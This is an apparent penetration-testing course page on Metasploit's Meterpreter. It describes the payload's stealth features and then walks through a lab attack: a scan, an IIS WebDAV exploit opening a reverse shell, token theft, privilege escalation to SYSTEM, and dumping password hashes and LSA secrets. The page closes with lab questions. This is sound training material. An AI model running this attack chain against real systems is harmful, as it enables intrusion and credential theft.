

Meterpreter

The **Meterpreter** Payload is a specific type of multi-faceted, extensible Payload that uses **DLL injection** to ensure the connection to the victim host is stable and difficult to detect using simple checks and can be configured to be persistent across reboots or system changes. Furthermore, Meterpreter resides entirely in the memory of the remote host and leaves no traces on the hard drive, making it difficult to detect with conventional forensic techniques.

It is dubbed the swiss army knife of pentesting, and for a good reason. The purpose of Meterpreter is to specifically improve our post-exploitation procedures, offering us a hand-picked set of relevant tools for more straightforward enumeration of the target host from the inside. It can help us find various privilege escalation techniques, AV evasion techniques, further vulnerability research, provide persistent access, pivot, etc.

For some interesting reading, check out this [post](#) on Meterpreter stageless payloads and this [post](#) on modifying Metasploit templates for evasion. These topics are outside the scope of this module, but we should be aware of these possibilities.

Running Meterpreter

To run Meterpreter, we only need to select any version of it from the **show payloads** output, taking into consideration the type of connection and OS we are attacking.

When the exploit is completed, the following events occur:

- The target executes the initial stager. This is usually a bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Meterpreter core initializes, establishes an AES-encrypted link over the socket, and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load **stdapi** and load **priv** if the module gives administrative rights. All of these extensions are loaded over AES encryption.

Whenever the Meterpreter Payload is sent and run on the target system, we receive a **Meterpreter shell**. We can then immediately issue the **help** command to see what the Meterpreter shell is capable of.

MSF - Meterpreter Commands

Meterpreter	
meterpreter > help	
Core Commands	
=====	
Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel

<code>disable_unicode_encoding</code>	Disables encoding of unicode strings
<code>enable_unicode_encoding</code>	Enables encoding of unicode strings
<code>exit</code>	Terminate the meterpreter session
<code>get_timeouts</code>	Get the current session timeout values
<code>guid</code>	Get the session GUID
<code>help</code>	Help menu
<code>info</code>	Displays information about a Post module
<code>irb</code>	Open an interactive Ruby shell on the current session
<code>load</code>	Load one or more meterpreter extensions
<code>machine_id</code>	Get the MSF ID of the machine attached to the session
<code>migrate</code>	Migrate the server to another process
<code>pivot</code>	Manage pivot listeners
<code>pry</code>	Open the Pry debugger on the current session
<code>quit</code>	Terminate the meterpreter session
<code>read</code>	Reads data from a channel
<code>resource</code>	Run the commands stored in a file
<code>run</code>	Executes a meterpreter script or Post module
<code>secure</code>	(Re)Negotiate TLV packet encryption on the session
<code>sessions</code>	Quickly switch to another session
<code>set_timeouts</code>	Set the current session timeout values
<code>sleep</code>	Force Meterpreter to go quiet, then re-establish session.
<code>transport</code>	Change the current transport mechanism
<code>use</code>	Deprecated alias for "load"
<code>uuid</code>	Get the UUID for the current session
<code>write</code>	Writes data to a channel

Some of these commands are also available in the module cheat sheet for reference.

The main idea we need to get about Meterpreter is that it is just as good as getting a direct shell on the target OS but with more functionality. The developers of Meterpreter set clear design goals for the project to skyrocket in usability in the future. Meterpreter needs to be:

- Stealthy
- Powerful
- Extensible

Stealthy

Meterpreter, when launched and after arriving on the target, resides entirely in memory and writes nothing to the disk. No new processes are created either as Meterpreter injects itself into a compromised process. Moreover, it can perform process migrations from one running process to another.

With the now updated msfconsole-v6, all Meterpreter payload communications between the target host and us are encrypted using AES to ensure confidentiality and integrity of data communications.

All of these provide limited forensic evidence to be found and also little impact on the victim machine.

Powerful

Meterpreter's use of a channelized communication system between the target host and the attacker proves very useful. We can notice this first-hand when we immediately spawn a host-OS shell inside of our Meterpreter stage by opening a dedicated channel for it. This also allows for the use of AES-encrypted traffic.

Extensible

Meterpreter's features can constantly be augmented at runtime and loaded over the network. Its modular structure also allows new functionality to be added without rebuilding it.

Using Meterpreter

We have already delved into the basics of Meterpreter in the Payloads section. Now, we will look at the real strengths of the Meterpreter shell and how it can bolster the assessment's effectiveness and save time during an engagement. We start by running a basic scan against a known target. We will do this a-la-carte, doing everything from inside msfconsole to benefit from the data tracking on our target.

MSF - Scanning Target

Meterpreter

```
msf6 > db_nmap -sV -p- -T5 -A 10.10.10.15

[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 09:55 UTC
[*] Nmap: Nmap scan report for 10.10.10.15
[*] Nmap: Host is up (0.021s latency).
[*] Nmap: Not shown: 65534 filtered ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http    Microsoft IIS httpd 6.0
[*] Nmap: | http-methods:
[*] Nmap: |_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
[*] Nmap: |_http-server-header: Microsoft-IIS/6.0
[*] Nmap: |_http-title: Under Construction
[*] Nmap: | http-webdav-scan:
[*] Nmap: |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH
[*] Nmap: |   WebDAV type: Unknown
[*] Nmap: |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL
[*] Nmap: |   Server Date: Thu, 03 Sep 2020 09:56:46 GMT
[*] Nmap: |_ Server Type: Microsoft-IIS/6.0
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 59.74 seconds


msf6 > hosts

Hosts
=====


address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
10.10.10.15              Unknown                      device


msf6 > services

Services
=====

host      port      proto      name      state      info
-----
10.10.10.15  80      tcp      http      open      Microsoft IIS httpd 6.0
```

Next, we look up some information about the services running on this box. Specifically, we want to explore port 80 and what kind of web service is hosted there.



Dynamic Content" in IIS Help.

To access IIS Help

1. Click **Start**, and then click **Run**.
2. In the **Open** text box, type **inetmgr**. IIS Manager appears.
3. From the **Help** menu, click **Help Topics**.
4. Click **Internet Information Services**.



We notice it is an under-construction website—nothing web-related to see here. However, looking at both the end of the webpage and the result of the Nmap scan more closely, we notice that the server is running **Microsoft IIS httpd 6.0**. So we further our research in that direction, searching for common vulnerabilities for this version of IIS. After some searching, we find the following marker for a widespread vulnerability: **CVE-2017-7269**. It also has a Metasploit module developed for it.

MSF - Searching for Exploit

Meterpreter

```
msf6 > search iis_webdav_upload_asp
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/iis/iis_webdav_upload_asp	2004-12-31	excellent	No	Microsoft IIS WebDAV Write

```
msf6 > use 0
```

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > show options
```

Module options (exploit/windows/iis/iis_webdav_upload_asp):

Name	Current Setting	Required	Description
HttpPassword		no	The HTTP password to specify for authentication
HttpUsername		no	The HTTP username to specify for authentication
METHOD	move	yes	Move or copy the file on the remote system from .txt -> .asp
PATH	/metasploit%RAND%.asp	yes	The path to attempt to upload
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.239.181	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------

```
-- ----  
0 Automatic
```

We proceed to set the needed parameters. For now, these would be **LHOST** and **RHOST** as everything else on the target seems to be running the default configuration.

MSF - Configuring Exploit & Payload

Meterpreter

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set RHOST 10.10.10.15  
  
RHOST => 10.10.10.15  
  
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set LHOST tun0  
  
LHOST => tun0  
  
msf6 exploit(windows/iis/iis_webdav_upload_asp) > run  
  
[*] Started reverse TCP handler on 10.10.14.26:4444  
[*] Checking /metasploit28857905.asp  
[*] Uploading 612435 bytes to /metasploit28857905.txt...  
[*] Moving /metasploit28857905.txt to /metasploit28857905.asp...  
[*] Executing /metasploit28857905.asp...  
[*] Sending stage (175174 bytes) to 10.10.10.15  
[*] Deleting /metasploit28857905.asp (this doesn't always work)...  
[!] Deletion failed on /metasploit28857905.asp [403 Forbidden]  
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.15:1030) at 2020-09-03 10:10:21 +0000  
  
meterpreter >
```

We have our Meterpreter shell. However, take a close look at the output above. We can see a **.asp** file named **metasploit28857905** exists on the target system at this very moment. Once the Meterpreter shell is obtained, as mentioned before, it will reside within memory. Therefore, the file is not needed, and removal was attempted by **msfconsole**, which failed due to access permissions. Leaving traces like these is not beneficial to the attacker and creates a huge liability.

From the sysadmin's perspective, finding files that match this name type or slight variations of it can prove beneficial to stopping an attack in the middle of its tracks. Targeting regex matches against filenames or signatures as above will not even allow an attacker to spawn a Meterpreter shell before being cut down by the correctly configured security measures.

We proceed further with our exploits. Upon attempting to see which user we are running on, we get an access denied message. We should try migrating our process to a user with more privilege.

MSF - Meterpreter Migration

Meterpreter

```
meterpreter > getuid  
  
[-] 1055: Operation failed: Access is denied.
```

```
meterpreter > ps
```

```
Process List  
=====
```

PID	PPID	Name	Arch	Session	User	Path
-----	------	------	------	---------	------	------

```
---
0      0      [System Process]
4      0      System
216    1080    cidaemon.exe
272    4      smss.exe
292    1080    cidaemon.exe
<...SNIP...>

1712   396    alg.exe
1836   592    wmiprvse.exe      x86  0      NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse
1920   396    dllhost.exe
2232   3552    svchost.exe      x86  0      C:\WINDOWS\Temp\rad9E519.tmp\svch
2312   592    wmiprvse.exe
3552   1460    w3wp.exe      x86  0      NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.
3624   592    davdata.exe   x86  0      NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcd
4076   1080    cidaemon.exe

meterpreter > steal_token 1836

Stolen token with username: NT AUTHORITY\NETWORK SERVICE

meterpreter > getuid

Server username: NT AUTHORITY\NETWORK SERVICE
```

Now that we have established at least some privilege level in the system, it is time to escalate that privilege. So, we look around for anything interesting, and in the `C:\Inetpub\` location, we find an interesting folder named `AdminScripts`. However, unfortunately, we do not have permission to read what is inside it.

MSF - Interacting with the Target

```
Meterpreter

c:\Inetpub>dir

dir
Volume in drive C has no label.
Volume Serial Number is 246C-D7FE

Directory of c:\Inetpub

04/12/2017  05:17 PM  <DIR>          .
04/12/2017  05:17 PM  <DIR>          ..
04/12/2017  05:16 PM  <DIR>          AdminScripts
09/03/2020  01:10 PM  <DIR>          wwwroot
               0 File(s)                0 bytes
               4 Dir(s)  18,125,160,448 bytes free

c:\Inetpub>cd AdminScripts

cd AdminScripts
Access is denied.
```

We can easily decide to run the local exploit suggerter module, attaching it to the currently active Meterpreter session. To do so, we background the current Meterpreter session, search for the module we need, and set the `SESSION` option to the index number for the Meterpreter session, binding the module to it.

MSF - Session Handling

```
Meterpreter

meterpreter > ba
```

```
meterpreter > bg

Background session 1? [y/N] y

msf6 exploit(windows/iis/iis_webdav_upload_asp) > search local_exploit_suggester

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  post/multi/recon/local_exploit_suggester          normal    No      Multi Recon Local Exploit Suggester

msf6 exploit(windows/iis/iis_webdav_upload_asp) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name                Current Setting  Required  Description
----                -
SESSION             false           yes       The session to run this module on
SHOWDESCRIPTION      false           yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1

SESSION => 1

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 34 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Running the recon module presents us with a multitude of options. Going through each separate one, we land on the `ms15_051_client_copy_image` entry, which proves to be successful. This exploit lands us directly within a root shell, giving us total control over the target system.

MSF - Privilege Escalation

```
Meterpreter

msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms15_051_client_copy_images

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

Name      Current Setting  Required  Description
----      -
SESSION   yes              yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
```


Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	46.101.239.181	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Windows x86

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > set session 1
```

```
session => 1
```

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > set LHOST tun0
```

```
LHOST => tun0
```

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > run
```

```
[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
[+] Process 844 launched.
[*] Reflectively injecting the exploit DLL into 844...
[*] Injecting exploit into 844...
[*] Exploit injected. Injecting payload into 844...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.10.15:1031) at 2020-09-03 10:35:01 +0000
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

From here, we can proceed to use the plethora of Meterpreter functionalities. For example, extracting hashes, impersonating any process we want, and others.

MSF - Dumping Hashes

Meterpreter

```
meterpreter > hashdump
```

```
Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e21b8a241c86dca:::
ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f58964a2376bbd769:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b713743a50d89c88:::
IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f6155ded7821d04d16:::
Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6730228af7867c:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e4f75caebea93e6:::
```

```
meterpreter > lsa_dump_sam
```

```
[+] Running as SYSTEM
[*] Dumping SAM
Domain : GRANNY
SysKey : 11b5033b62a3d2d6bb80a0d45ea88bfb
Local SID : S-1-5-21-1709780765-3897210020-3926566182

SAMKey : 37ceb48682ea1b0197c7ab294ec405fe
```



```
RID : 000001f4 (500)
User : Administrator
Hash LM : c74761604a24f0dfd0a9ba2c30e462cf
Hash NTLM: d6908f022af0373e9e21b8a241c86dca

RID : 000001f5 (501)
User : Guest

RID : 000003e9 (1001)
User : SUPPORT_388945a0
Hash NTLM: 8ed3993efb4e6476e4f75caebe93e6

RID : 000003eb (1003)
User : IUSR_GRANPA
Hash LM : a274b4532c9ca5cdf684351fab962e86
Hash NTLM: 6a981cb5e038b2d8b713743a50d89c88

RID : 000003ec (1004)
User : IWAM_GRANPA
Hash LM : 95d112c4da2348b599183ac6b1d67840
Hash NTLM: a97f39734c21b3f6155ded7821d04d16

RID : 000003ef (1007)
User : ASPNET
Hash LM : 3f71d62ec68a06a39721cb3f54f04a3b
Hash NTLM: edc0d5506804653f58964a2376bbd769

RID : 000003f1 (1009)
User : Lakis
Hash LM : f927b0679b3cc0e192410d9b0b40873c
Hash NTLM: 3064b6fc432033870c6730228af7867c
```

MSF - Meterpreter LSA Secrets Dump

Meterpreter

```
meterpreter > lsa_dump_secrets
```

```
[+] Running as SYSTEM
```

```
[*] Dumping LSA secrets
```

```
Domain : GRANNY
```

```
SysKey : 11b5033b62a3d2d6bb80a0d45ea88bfb
```

```
Local name : GRANNY ( S-1-5-21-1709780765-3897210020-3926566182 )
```

```
Domain name : HTB
```

```
Policy subsystem is : 1.7
```

```
LSA Key : ada60ee248094ce782807afae1711b2c
```

```
Secret : aspnet_WP_PASSWORD
```

```
cur/text: Q5C'181g16D'=F
```

```
Secret : D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV
```

```
cur/hex : e9 1c c7 89 aa 02 92 49 84 58 a4 26 8c 7b 1e c2
```

```
Secret : DPAPI_SYSTEM
```

```
cur/hex : 01 00 00 00 7a 3b 72 f3 cd ed 29 ce b8 09 5b b0 e2 63 73 8a ab c6 ca 49 2b 31 e7 9a 48 4f 9c b3 10 f0
```

```
full: 7a3b72f3cded29ceb8095bb0e263738aabc6ca492b31e79a484f9cb310fcfd35bdd7d590165ffc63
```

```
m/u : 7a3b72f3cded29ceb8095bb0e263738aabc6ca49 / 2b31e79a484f9cb310fcfd35bdd7d590165ffc63
```

```
Secret : L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
```

```
cur/hex : 52 53 41 32 48 00 00 00 00 02 00 00 00 3f 00 00 00 01 00 01 00 b3 ec 6b 48 4c ce e5 48 f1 cf 87 4f e5 20
```

```
Secret : L$RTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
```

```
cur/hex : 00 f2 d1 31 e2 11 d3 01
```

```
Secret : L$TermServLicensingSignKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
```

```
Secret : L$TermServLicensingExchKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
```

```
Secret : L$TermServLicensingServerId-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
```

```
Secret : L$TermServLicensingStatus-12d4b7c8-77d5-11d1-8c24-00c04fa3080d

Secret : L$TermServLicensingStatus-12d4b7c8-77d5-11d1-8c24-00c04fa3080d

Secret : L${6B3E6424-AF3E-4bff-ACB6-DA535F0DDC0A}
cur/hex : ca 66 0b f5 42 90 b1 2b 64 a0 c5 87 a7 db 9a 8a 2e ee da a8 bb f6 1a b1 f4 03 cf 7a f1 7f 4c bc fc b
old/hex : ca 66 0b f5 42 90 b1 2b 64 a0 c5 87 a7 db 9a 8a 2e c8 e9 13 e6 5f 17 a9 42 93 c2 e3 4c 8c c3 59 b8 c

Secret : NL$KM
cur/hex : 91 de 7a b2 cb 48 86 4d cf a3 df ae bb 3d 01 40 ba 37 2e d9 56 d1 d7 85 cf 08 82 93 a2 ce 5f 40 66 0

Secret : SAC

Secret : SAI

Secret : SCM:{148f1a14-53f3-4074-a573-e1ccd344e1d0}

Secret : SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C1}

Secret : _SC_Alerter / service 'Alerter' with username : NT AUTHORITY\LocalService

Secret : _SC_ALG / service 'ALG' with username : NT AUTHORITY\LocalService

Secret : _SC_aspnet_state / service 'aspnet_state' with username : NT AUTHORITY\NetworkService

Secret : _SC_Dhcp / service 'Dhcp' with username : NT AUTHORITY\NetworkService

Secret : _SC_Dnscache / service 'Dnscache' with username : NT AUTHORITY\NetworkService

Secret : _SC_LicenseService / service 'LicenseService' with username : NT AUTHORITY\NetworkService

Secret : _SC_LmHosts / service 'LmHosts' with username : NT AUTHORITY\LocalService

Secret : _SC_MSDTc / service 'MSDTc' with username : NT AUTHORITY\NetworkService

Secret : _SC_RpcLocator / service 'RpcLocator' with username : NT AUTHORITY\NetworkService

Secret : _SC_RpcSs / service 'RpcSs' with username : NT AUTHORITY\NetworkService

Secret : _SC_stisvc / service 'stisvc' with username : NT AUTHORITY\LocalService

Secret : _SC_TlntSvr / service 'TlntSvr' with username : NT AUTHORITY\LocalService

Secret : _SC_WebClient / service 'WebClient' with username : NT AUTHORITY\LocalService
```

From this point, if the machine was connected to a more extensive network, we could use this loot to pivot through the system, gain access to internal resources and impersonate users with a higher level of access if the overall security posture of the network is weak.

VPN Servers

 **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

us-academy-1

PROTOCOL

 UDP 1337  TCP 443

DOWNLOAD VPN CONNECTION FILE

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: [Click here to spawn the target system!](#)



Cheat Sheet



Download VPN
Connection File

+ 1

Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

Submit your answer here...

Submit

+ 1

Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

Submit your answer here...

Submit

Previous

Next

Cheat Sheet

? Go to Questions

Table of Contents

Introduction

Preface



Introduction to Metasploit



Introduction to MSFconsole



MSF Components

 Modules



Targets



 Payloads



Encoders



Databases



Plugins & Mixins



MSF Sessions

 Sessions & Jobs

 [Meterpreter](#)

Additional Features

Writing & Importing Modules

Introduction to MSFVenom

Firewall and IDS/IPS evasion

Metasploit-Framework Updates - August 2020

My Workstation

O F F L I N E

 Start Instance

 / 1 spawns left